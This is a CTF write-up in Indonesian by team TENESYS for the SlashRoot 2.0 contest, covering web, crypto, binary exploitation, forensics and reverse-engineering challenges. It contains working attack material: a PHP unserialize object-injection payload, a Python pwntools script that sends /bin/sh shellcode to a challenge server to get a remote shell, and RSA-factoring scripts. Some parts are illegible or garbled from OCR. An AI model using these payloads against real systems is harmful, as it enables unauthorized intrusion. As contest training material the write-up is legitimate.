

The logo features the word "TENESYS" in a bold, cyan, sans-serif font. A horizontal cyan line extends from the left edge of the frame to the start of the letter 'T'. Two vertical cyan lines are positioned to the left of the word: one passes through the 'T' and the first 'E', and the other passes through the 'N' and the second 'E'.


# TENESYS

"SlashRoot 2.0"


# WARMUP

## 1. Warmup - 1

- Didapat sebuah *link* dengan tampilan berikut,



- Kami coba lihat pada bagian “header” website tersebut melalui *Inspect element* maka akan didapatlah flag pada bagian “X-SlashRoot-CTF” seperti berikut,



- Decode *hex* pada isi flag yang didapat sehingga akan menghasilkan beberapa *strings* diikuti dengan beberapa *strings* sampah yang sebenarnya adalah sebuah *md5* seperti berikut,

```
Python 2.7.11 (v2.7.11:6d1b6a68f775, Dec 5 2015, 20:32:19) [MSC v
Intel)] on win32
Type "copyright", "credits" or "license()" for more information.
>>> "7761726d75705f21d6f40cfb511982e4424e0e250a9557".decode("hex")
'warmup_!\xd6\xfb\x0c\xfbQ\x19\x82\xe4BN\x0e\x0a\x95W'
```

- Sehingga apabila *md5* tersebut di-decrypt dan digabungkan dengan *hex* yang sudah didapat maka flag adalah **SlashRoot{warmup\_session}**.

## 2. Bonus - 10

- *Paste* flag yang sudah diberikan yaitu **SlashRootCTF{free\_flag\_for\_all\_of\_you\_guys}**.

## 1. Breakfast - 75

- Sebuah *website* seperti tampilan berikut,



- Klik bagian “See Example” maka akan mengarah pada halaman berikut dimana terdapat *strings base64* yang isinya mengeksekusi file “helloworld.php”,



- Decode *base64* pada *url* sehingga membentuk sebuah *strings* seperti berikut dan beberapa logika yang kami dapat,

- Angka dengan warna **hijau** merupakan jumlah huruf pada warna **biru**

```
O:8:"Exercise":1:{s:4:"file";s:15:"hello_world.php";}
```

- Lalu kami coba buka file “process.php” sehingga seperti berikut,

```
O:8:"Exercise":1:{s:4:"file";s:11:"process.php";}
```

- Ubah kedalam bentuk *base64* kembali pada *url* maka didapat hasil *source code* seperti berikut,

```
<?php
class Flag{
    public $myFile = "not_flag.php";
    public function __toString(){
        return highlight_file($this->myFile, true);
    }
}

class Exercise{
    public $file = "hello_world.php";
    public function __toString(){
        return highlight_file($this->file, true);
    }
}

$code = base64_decode($_GET['code']);
if(strpos($code, "Exercise") && strpos($code, "flag.php")){
    echo "No no no!";
}else{
    echo unserialize($code);
}
?>
```

- Diketahui terdapat dua *class* (*Flag* & *Exercise*) dan sebuah kondisi dimana apabila *class* “Exercise” dan file tujuan “flag.php” benar maka akan tampil teks “No no no!” sedangkan apabila salah maka akan menampilkan halaman “flag.php”, maka kami buat sebuah *statment* seperti berikut,

```
O:4:"Flag":1:{s:6:"myFile";s:8:"flag.php";}
```

- Lalu ubah kembali kedalam bentuk *base64* pada *url* dan akses maka akan tampil hasil dan terdapat flag seperti berikut,




```
<?php
$flag = "The special one ... hello flag, ";
$flag .= "SlashRootCTF{serialization_in_a_nutshell}";
//echo $flag;
echo "It's secret, we won't tell you the inside of this file!";
?>
```

- Maka flag adalah **SlashRootCTF{serialization\_in\_a\_nutshell}**.


## 2. God's Number - 100

- Didapat sebuah *backup file* "index.php" dan "process.php" pada halaman 103.200.7.150:8087/robots.txt,



```
User-agent: *
Disallow: /backup.tar.gz
```

- Pada file "process.php" terdapat sebuah *statement* untuk menghasilkan *output* flag yaitu sebagai berikut,
  - Variabel password harus lebih besar dari 5000 dan kurang dari 10000.
  - Dilakukan proses verifikasi numerik dengan fungsi PHP "is\_numeric()" pada variabel *password*.
  - Variable *password* tidak boleh mengandung karakter titik.
  - Kemudian isi variable *password* di masukkan ke dalam variable "passw".
  - Jumlah karakter isi variabel "passw" harus lebih besar dari 4 dan nilainya kurang dari 10000 dan lebih besar dari 5000.
  - Jika semua kondisi terpenuhi maka flag akan muncul,



```
<?php
include "flag.php";
$stat = "";
$notice = "error";
$min = 5000;
$max = 10000;
$password = $_GET['password'];
if (isset($password)) {
    if (is_numeric($password)){
        if (!strpos($password, ".")){
            $passw = 0 + $password;
            if (strlen($passw) > 4){
                if ($passw > $min){
                    if ($passw < $max){
                        $stat = $flag;
                        $notice = 'success';
                    }
                }
            }
        }
    }
}
```

- Lalu pada fungsi "is\_numeric", bilangan exponential "123e2" dianggap sebagai numerik.
- Kami coba untuk menginputkan bilangan "50001e-1" maka didapatkanlah flag yaitu **SlashRootCTF{4phun\_bypass!}**.

## 1. EZip - 50

- Diberikan dua buah file *python* dan *zip* yang telah terenkripsi.
- Edit beberapa bagian pada skrip enkripsi sehingga menjadi skrip dekripsi seperti berikut,

```
import sys, zlib, gzip

def press(str):
    dec = chr(ord(str[0]) ^ ord('E'))
    for x, y in enumerate(str[1:]):
        dec += chr(ord(y) ^ ord(dec[x]))
    return dec

def compress(str):
    return zlib.decompress(press(str))

def ez(file):
    with open(file, 'r') as x:
        print compress(x.read())

def main():
    try:
        if len(sys.argv) == 2:
            ez(sys.argv[1])
    except:
        pass

if __name__ == '__main__':
    main()
```

- Simpan dan jalankan skrip tersebut sehingga mendapat flag,  
SlashRootCTF{4123\_y0u\_12ea11y\_123411y\_R34LLY\_n33d\_c0mp12355\_p123ss\_pr3ss\_p12E55}

## 2. RSA - 100

- Terdapat sebuah RSA dengan variabel  $N$ ,  $e$ ,  $c$  seperti berikut,

```
N = 1799159815596838211639026598242739
e = 200917020563208190152062461460131
c = 318686567182196523307366910641013

*format flag : SlashRootCTF{flag}
```

- Analisis kami, flag di-encode menjadi kode *ascii* terlebih dahulu sebelum dienkrpsi dengan RSA.
- Pertama-tama untuk melakukan dekripsi kita harus mencari  $p$  dan  $q$  yang dimana  $p$  dan  $q$  adalah bilangan prima hasil faktorisasi dari  $N$ .
- Untuk mendapatkan  $p$  dan  $q$ , kami menggunakan bantuan web ([www.factordb.com](http://www.factordb.com)),

```
number
1799159815596838211639026598242739<34> = 19900922910223213<17> · 90405848196748703<17>
```

- Untuk melakukan dekripsi, kami melakukannya dengan bantuan *python* dan library *gmpy2*.

```
import gmpy2

def num_to_str(num):
    res = ""
    while num > 0:
        res = chr(num % 256) + res
        num = num / 256
    return res

p = 19900922910223213
q = 90405848196748703
t = (p-1)*(q-1)
d = gmpy2.invert(200917020563208190152062461460131,t)
c = 318686567182196523307366910641013
n = 1799159815596838211639026598242739
m = pow(c,d,n)
print m
```

- Didapatlah hasil berikut,

```
497849955149505153521045210452
```

- Konversi bilangan tersebut menjadi bilangan *ascii* sehingga mendapat flag yaitu **SlashRootCTF{1N1\_312354h4h4}**.

### 3. Rsalagi - 200

- Pada misi yang didapat, terdapat dua buah file “flag.enc” dan “pub.key” dimana “flag.enc” adalah flagnya yang telah terenkripsi RSA dan diencode dalam bentuk *base64* sedangkan “pub.key” adalah sebuah kunci publik.
- Kami coba mendapatkan modulus *N* dan *exponent*-nya *e* dengan bantuan *openssl*,

```
fredrica@fredrica:~/CTF$ openssl rsa -noout -text -inform PEM -in pub.key -pubin
Public-Key: (1014 bit)
Modulus:
 23:cc:e7:15:5a:37:00:ec:e1:d9:6b:28:f7:6c:a1:
 89:a4:d3:d0:38:6d:70:6d:12:f0:e9:89:a0:eb:ca:
 7d:8a:d3:8a:61:b8:c7:c0:73:71:2b:f1:c9:84:68:
 5b:a4:90:e6:d8:da:f0:32:14:eb:89:4d:d2:07:8a:
 9f:b3:4e:27:a7:86:a1:b1:69:24:d6:13:d8:8a:69:
 be:e1:46:84:08:f5:36:a8:64:e1:76:84:b3:6f:0f:
 d6:40:fd:37:df:fa:30:e6:70:e8:70:54:2a:94:3a:
 84:33:fe:b6:fd:44:c0:31:74:f4:c7:9c:3f:49:24:
 91:49:33:30:9a:83:19
Exponent:
 21:66:4c:33:61:99:52:9b:08:c1:1c:f2:bd:97:a4:
 16:5d:31:6b:4b:d6:3c:3b:a2:fb:16:f5:20:b2:a4:
 43:35:95:dd:ea:ce:6a:8d:68:93:de:74:66:4f:81:
 e3:98:2b:5e:fa:c3:5d:8b:93:96:dc:93:4a:d7:e3:
 b7:8b:73:5b:c6:e6:c0:d1:9d:39:e9:14:01:10:1a:
 b6:a5:04:b5:3f:26:ee:db:ed:e7:b5:a5:c2:8c:a9:
 db:eb:03:a0:9c:f2:e6:40:d0:f3:80:c6:97:16:99:
 94:eb:3e:a0:4a:d2:e5:d4:18:95:bc:0d:e1:4a:2f:
 a1:61:a9:96:21:af:a9
```

- Karena *modulus* dan *exponent* yang dihasil dalam bentuk *hex*, maka kami mengubahnya kedalam bentuk desimal,

```
N = 982027209445986198779376967661415531544489336632283712011011849035879532687065788047054362282540214588555182609372
2613785741600936163978405380091236126814868256943652047346581726899879824906510147712303478083998916211960035000470316
3744826330712410064895092311117788014715059702456632425601696051570049817

e = 916171753563979788681860349490480909763328853915205995988398171099886440846335067904198892987824071268183160929013
1867348060293182646050790762625159091265484531606120037417359381472783600515307182563386711237045435423659840080213936
8287421713129721132575144408256541038758578654094233103968476295778643881
```

- ```
import math
import gmpy2

n=gmpy2.mpz(9820272094459861987793769676614155315444893
3663228371201101184903587953268706578804705436228254021
4588555182609372261378574160093616397840538009123612681
4868256943652047346581726899879824906510147712303478083
99891621196003500047031637448263307124100648950
92311117788014715059702456632425601696051570049817)

gmpy2.get_context().precision=2048
a=int(gmpy2.sqrt(n))

a2=a*a
b2=gmpy2.sub(a2,n)

while not(gmpy2.is_square(b2)):
    a=a+1
    b2=a*a-n

b2=gmpy2.mpz(b2)
gmpy2.get_context().precision=2048
b=int(gmpy2.sqrt(b2))

print "p", a+b
print "q", a-b
```

- [illegible]

- ```
>>> 'OTA5MTUxOTY0NTk0NTE3MjE2MDU3MDI2OTMwMzgyMTk0MDk2MDkwMDE2ODQxODc5NTEwMDI4NTk2Nzg5ODU0NDAxO
TE2ODk3NTcxNDUyYmQgZDNDUzODgyOTYyYzY0OTY2NTc5MzIyNzI1ODM2NDk3NzA0NTMzMDEzMmMxODY5NDg1Mjg3MzI1NTI1
3M2MzNjQzNzZmODkwMDkwNjMyNzA3NzkyMDM1ODk2ODI4NTUzMjMOMTU1OTUzMjYwNTI1NDUyODg1OTM5NTc4NzE2NzkwO
DgxNzcyMzEwOTA2ODczMzUNDE0OTk1MDMxMzYyODUyODUyNjM4MjYxOTg1MDk0NjA5MjA3OTAxNzU5MTc2NTg5NDg2MDEzNTI1
1ODI3MzEwOTI5OTAwNjA2NjE1Mjg3ODE2NjE2", decode ("base64")
'909151964594517216057026930382194096090076841879510028596789854401916897571452086453882962364
966579322725836497704533013131869485287325527036437338900906327077920358968215532341559531605
2845288593957871679088177231090687335741499503132485163829198107460200790175917658948601392582
712092920060661528381661'
```

- Universitas Teknokrat Indonesia

[illegible]

- Setelah dieksekusi, didapatlah flagnya yaitu **SlashRootCTF{rsa\_RSA\_1254\_Rivest-Shamir-Adleman}**.



## 1. Overwriting Game - 50

- Diberikan sebuah akses ke server dengan alamat *103.200.7.150* dengan port *6666*,
- Pada misi ini kami diminta untuk melakukan *replace/overwrite* pada alamat program itu sendiri, dimana alamat yang kami dapat berada pada alamat berikut,

0804A034		public pin_1
0804A034	pin_1	dd 0DEADF00h
0804A034		
0804A038		public pin_2
0804A038	pin_2	dd 0FBADBEEFh
0804A038		
0804A038	_data	ends
0804A038		

- Kami melakukan *overwrite* dengan ketentuan berikut,
  - Pin 1 yang memiliki alamat *dummy* *0xdeadf00d* di *replace* dengan alamat *0x0804a034* dengan memberikan nilai *1*.
  - Pin 2 yang memiliki alamat *dummy* *0xfbadbeef* di *replace* dengan alamat *0x0804a038* dengan memberikan nilai *1*.

```
root@fredrica:/home/fredrica# nc 103.200.7.150 6666
Pin 1: 0xdeadf00d
Pin 2: 0xfbadbeef
Selamat datang di overwriting game ...
Alamat mana yang akan di-overwrite? 0x0804A034
Masukan nilai: 1
Overwrite 0x1 ke 0x804a034...
Berhasil melakukan overwriting!
Pin 1: 0x1
Pin 2: 0xfbadbeef
Alamat mana yang akan di-overwrite? 0x0804A038
Masukan nilai: 1
Overwrite 0x1 ke 0x804a038...
Berhasil melakukan overwriting!
Pin 1: 0x1
Pin 2: 0x1
Mantap, ambil flagnya!
SlashRootCTF{overwrite_meh_like_a_b0$$}
```

- Didapatlah flag yaitu **SlashRootCTF{overwrite\_meh\_like\_a\_b0\$\$}**

## 2. Gimme Something - 100

- diminta untuk melakukan koneksi ke alamat *103.200.7.150* dengan port *7777*,

```
fredrica@fredrica:~/CTF$ nc 103.200.7.150 7777
[x] Welcome to #SlashRootCTF2K17 [x]
Glad to see you here, enjoy the CTF \m/...
```

- Kami coba menganalisis file soal. Dalam fungsi "run\_it", ada pengecekan input-an. Input-an user harus sepanjang 22 karakter,

```
int32_t run_it(void) {
    int32_t v1;
    g2 = &v1;
    puts("[x] Welcome to #SlashRootCTF2K17 [x]");
    puts("Glad to see you here, enjoy the CTF \\\m/...");
    fflush((struct _IO_FILE *)g5);
    int32_t str;
    gets((char *)&str);
    int32_t result; // 0x8048534_2
    if (strlen((char *)&str) == 22) {
        // 0x804852e
        g1 = &str;
        ((int32_t (*)())&str)();
        result = g1;
        // branch -> 0x8048533
    } else {
        // 0x8048513
        puts("What do you want, dude??");
        int32_t fflush_rc = fflush((struct _IO_FILE *)g5);
        g1 = fflush_rc;
        result = fflush_rc;
        // branch -> 0x8048533
    }
    // 0x8048533
    return result;
}
```

- Selanjutnya kami mencoba memasukkan *shellcode* ke dalam input-an untuk mendapatkan shell dengan bantuan *python* dan *library pwn*,

"\x31\xc9"	// xor	%ecx,%ecx
"\xf7\xe1"	// mul	%ecx
"\x51"	// push	%ecx
"\x68\x2f\x2f\x73\x68"	// push	\$0x68732f2f
"\x68\x2f\x62\x69\x6e"	// push	\$0x6e69622f
"\x89\xe3"	// mov	%esp,%ebx
"\xb0\x0b"	// mov	\$0xb,%al
"\xcd\x80"	// int	\$0x80

```
from pwn import *
r = remote('103.200.7.150',7777)
print r.recv()
sc = "\x31\xc9"+" \xf7\xe1"+" \x51"+" \x68\x2f\x2f\x73\x68"+" \x68\x2f\x62\x69\x6e"+" \x89\xe3"+" \xb0\x0b"+" \xcd\x80"
ns = "\x90" * (22-len(sc))
r.sendline(ns+sc)
r.interactive()
```

- Setelah dieksekusi kami mendapatkan akses *shell* dan melihat isi flag,

```
fredrica@fredrica:~/CTF$ python pw.py
[+] Opening connection to 103.200.7.150 on port 7777: Done
[x] Welcome to #SlashRootCTF2K17 [x]
Glad to see you here, enjoy the CTF \m/...

[*] Switching to interactive mode
$ ls -al
total 52
drwxr-x--- 17 0 1000 4096 Jun  9 09:40 .
drwxr-x--- 17 0 1000 4096 Jun  9 09:40 ..
-rwxr-x---  1 0 1000  220 Aug 31  2015 .bash_logout
-rwxr-x---  1 0 1000 3771 Aug 31  2015 .bashrc
-rwxr-----  1 0 1000   36 Jun  9 09:29 .flag
-rwxr-x---  1 0 1000  655 Jun 24  2016 .profile
drwxr-xr-x  2 0  0 4096 Jun  9 09:40 bin
drwxr-xr-x  2 0  0 4096 Jun  9 09:40 dev
-rwxr-x---  1 0 1000 7471 Jun  9 09:29 gimme_shell
drwxr-xr-x 32 0  0 4096 Jun  9 09:40 lib
drwxr-xr-x  3 0  0 4096 Jun  9 09:40 lib32
drwxr-xr-x  2 0  0 4096 Jun  9 09:40 lib64
$ cat .flag
SlashRootCTF{stairway_to_sHELLcode}
```

- Didapatlah flagnya yaitu **SlashRootCTF{stairway\_to\_sHELLcode}**

## 1. RuZip - 75

- Didapat sebuah file *zip corrupt*, dengan melihat acuan struktur *zip* dari *website* yang kami temukan ([www.fileformat.info/format/zip/corion.htm](http://www.fileformat.info/format/zip/corion.htm)) dan berikut adalah bagian ganjil yang kami temukan dimana terdapat pada panjang dari nama file dan karakter pada nama file yang seharusnya "flagnya.txt" menjadi "rusakkk.txt" pada hex file tersebut,

[www.fileformat.info/format/zip/corion.htm](http://www.fileformat.info/format/zip/corion.htm)

0008h	1 word	Compression method (see t
000Ah	1 dword	Original DOS file date/ti
000Eh	1 dword	32-bit CRC of file (inver
0012h	1 dword	Compressed file size
0016h	1 dword	Uncompressed file size
001Ah	1 word	Length of filename
001Ch	1 word	Length of extra field
001Eh	"LEN" char	path/filename
001Eh	"XLN" char	extra field


- Kami rubah nilai *hex* file tersebut menjadi,

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000000	50	4B	03	04	14	00	08	00	08	00	5B	86	A5	4A	00	00	PK.....[+J..
00000010	00	00	00	00	00	00	54	00	00	00	0B	00	20	00	66	6C	.....T.....fl
00000020	61	67	6E	79	61	2E	74	78	74	55	54	0D	00	07	EE	3C	agnya.txtUT...i<
00000030	0C	59	FD	3C	0C	59	3D	3E	0C	59	75	78	0B	00	01	04	.Yý<.Y=>.Yux....
00000040	E8	03	00	00	04	1B	00	00	00	0B	4E	CD	49	CC	4D	2C	è.....NíIìM,
00000050	51	48	CC	4B	49	54	48	4A	2D	CA	48	2C	CE	CC	51	C8	QHìKITHJ-ÈH,íIQÈ
00000060	4D	CD	2D	48	2D	4A	4A	CC	CC	CE	CC	AB	4C	D4	E1	F2	MÍ-H-JJíííí«LÔáò
00000070	CC	CB	54	48	CB	49	4C	07	72	14	AC	14	82	73	12	8B	ìÈTHÈIL.r.-.,s.<
00000080	33	82	F2	F3	4B	9C	43	DC	AA	A3	0C	03	F2	2A	4D	E2	3,òóKœCÜ*£...ò*Má
00000090	2D	4D	B2	E3	0D	8D	42	4D	4D	B2	6B	B9	00	50	4B	07	-M*â..BMM*k¹.PK.
000000A0	08	F4	EF	81	9F	54	00	00	00	54	00	00	00	50	4B	01	.ôì.ÝT...T...PK.
000000B0	02	14	03	14	00	08	00	08	00	5B	86	A5	4A	F4	EF	81	.....[+JÓì.
000000C0	9F	54	00	00	00	54	00	00	00	0B	00	20	00	00	00	00	ÝT...T.....
000000D0	00	00	00	00	00	FF	81	00	00	00	00	66	6C	61	67	6E	.....ÿ.....flagn
000000E0	79	61	2E	74	78	74	55	54	0D	00	07	EE	3C	0C	59	FD	ya.txtUT...i<.Yý
000000F0	3C	0C	59	3D	3E	0C	59	75	78	0B	00	01	04	E8	03	00	<.Y=>.Yux....è..
00000100	00	04	1B	00	00	00	50	4B	05	06	00	00	00	00	01	00	.....PK.....
00000110	01	00	59	00	00	00	AD	00	00	00	00	00	00	00	00	00	..Y.....

- Ekstrak dan didapatlah flag yaitu **SlashRootCTF{Z1Pny4\_94k\_12U54k}**.

### 1. Code-BR3AKER - 10


- Terdapat dua buah *game* disini dimana apabila menyelesaikan *game* yang pertama akan mendapatkan *password* untuk *game* kedua,
- Setelah menyelesaikan *game* pertama maka didapatlah *password* untuk *game* kedua yaitu "Terbukalah",



- Gunakan *password* tersebut untuk mengekstrak *game* kedua.
- Karakter memiliki 7 hati (nyawa) dimana diberikan misi untuk mencari permata *Fira* dan *Icy*.
- Setelah berkeliling bertamasya kemana-mana dengan menjawab beberapa teka-teki akhirnya kami mendapat permata *Fira* dan membeli permata *Icy* pada Ratu Kegelapan seharga 6 hati,



- Kembali pada lokasi awal untuk mengembalikan kedua permata tersebut.
- Setelah memberikan permata tersebut kami diarahkan menuju tempat baru dimana karakter utama bertemu dengan *Gun*, seseorang yang terjebak dalam alam bawah sadarnya sendiri,



- Lalu bertemu dengan karakter wanita pada bagian kanan atas dimana memberikan teka-teki terakhir dimana kami input sebuah kode “BR3AKER” dan game-pun berakhir dengan memberikan flag yaitu **SlashRootCTF{LM2O}**.



---

## 1. VLAN - 150


- Buka pada bagian CLI “Router Core” maka akan langsung mendapatkan flag pada *banner* pesan,

[illegible]

- Maka flag adalah **SlashRootCTF{D4sar\_4dM1n\_t3Led0R}**.

## 2. ACL - 300

- Karena flag ada pada service FTP di “Server Backup” dengan nama “SlashRootCTF.txt” , langsung saja kami buka *server* tersebut lalu kebagian “Desktop > Text Editor > File > Open > SlashRootCTF.txt” maka akan menampilkan flag seperti berikut,



- Maka flag adalah **SlashRootCTF{jump4 la91 d1 f1n4!}**.

# REVERSE ENGINEERING

## 1. Rev4Fun - 75

- Buka file misi menggunakan IDA dan menganalisis pada fungsi "main" terdapat pengecekan input,

```
v14 = *MK_FP(__FS__, 40LL);
printf("Enter the flag: ", argv, envp);
fgets(&s, 10, stdin);
if ( (signed int)(strlen(&s) - 1) <= 9
    && v12 == 48
    && v6 > 100
    && v6 <= 101
    && v7 > 117
    && v7 < 119
    && v8 == num
    && v9 == num + 10
    && v13 == 107
    && v10 > num + 19
    && v10 <= 115
    && v11 == v8
    && s == 114 )
    printf("Nice manteb, SlashRootCTF{%s}\n", &s);
result = 0;
v4 = *MK_FP(__FS__, 40LL) ^ v14;
return result;
```

- Kami mencoba mendapatkan input yang valid dengan *python* dan *library angr*, yang dibutuhkan adalah *success address* dan *fail address*,

```
0000000040077D      mov     edi, offset aNiceMantebSlas ; "Nice manteb, SlashRootCTF{%s}\n"
00000000400782      mov     eax, 0
00000000400787      call    _printf
0000000040078C      loc_40078C:                                ; CODE XREF: main+54fj
0000000040078C                                         ; main+60fj ...
0000000040078C      mov     eax, 0
00000000400791      mov     rcx, [rbp+var_8]
00000000400795      xor     rcx, fs:28h
0000000040079E      jz      short locret_4007A5
000000004007A0      call    __stack_chk_fail
```

- Success address* adalah [0x040077D](#) yaitu saat program mencetak flag dan *fail address* adalah [0x040078C](#),

```
import angr
p = angr.Project('./rev4fun_fixed', load_options={'auto_load_libs':
False})
st = p.factory.blank_state()
pg = p.factory.path_group(st)
pg.explore(find=0x040077D, avoid=0x040078C)
if len(pg.found) > 0:
    print "Flag: %s" % pg.found[0].state.posix.dumps(0)
```

- Setelah dieksekusi, didapatlah flagnya yaitu **SlashRootCTF{rev\_is\_0k}**.



## 2. Galactic - 100

- Pada fungsi main, program akan menerima input dari *user*, kemudian program menjalankan fungsi *encry* dan program akan melakukan proses pengecekan dengan kondisi tertentu,

```
printf("Enter flag : ", argv, envp);
fgets(&buf, 13, _bss_start);
encry(6295769LL, 13LL);
for ( i = 0; i <= 0xB; ++i )
{
    if ( res[(signed __int64)(signed int)i] != ((i + 37) ^ *(&buf + (signed int)i)) )
    {
        puts("Oops, salah!");
        exit(1);
    }
}
printf("Nice, here is your flag: SlashRootCTF{%s}\n", 6295769LL);
return 0;
```

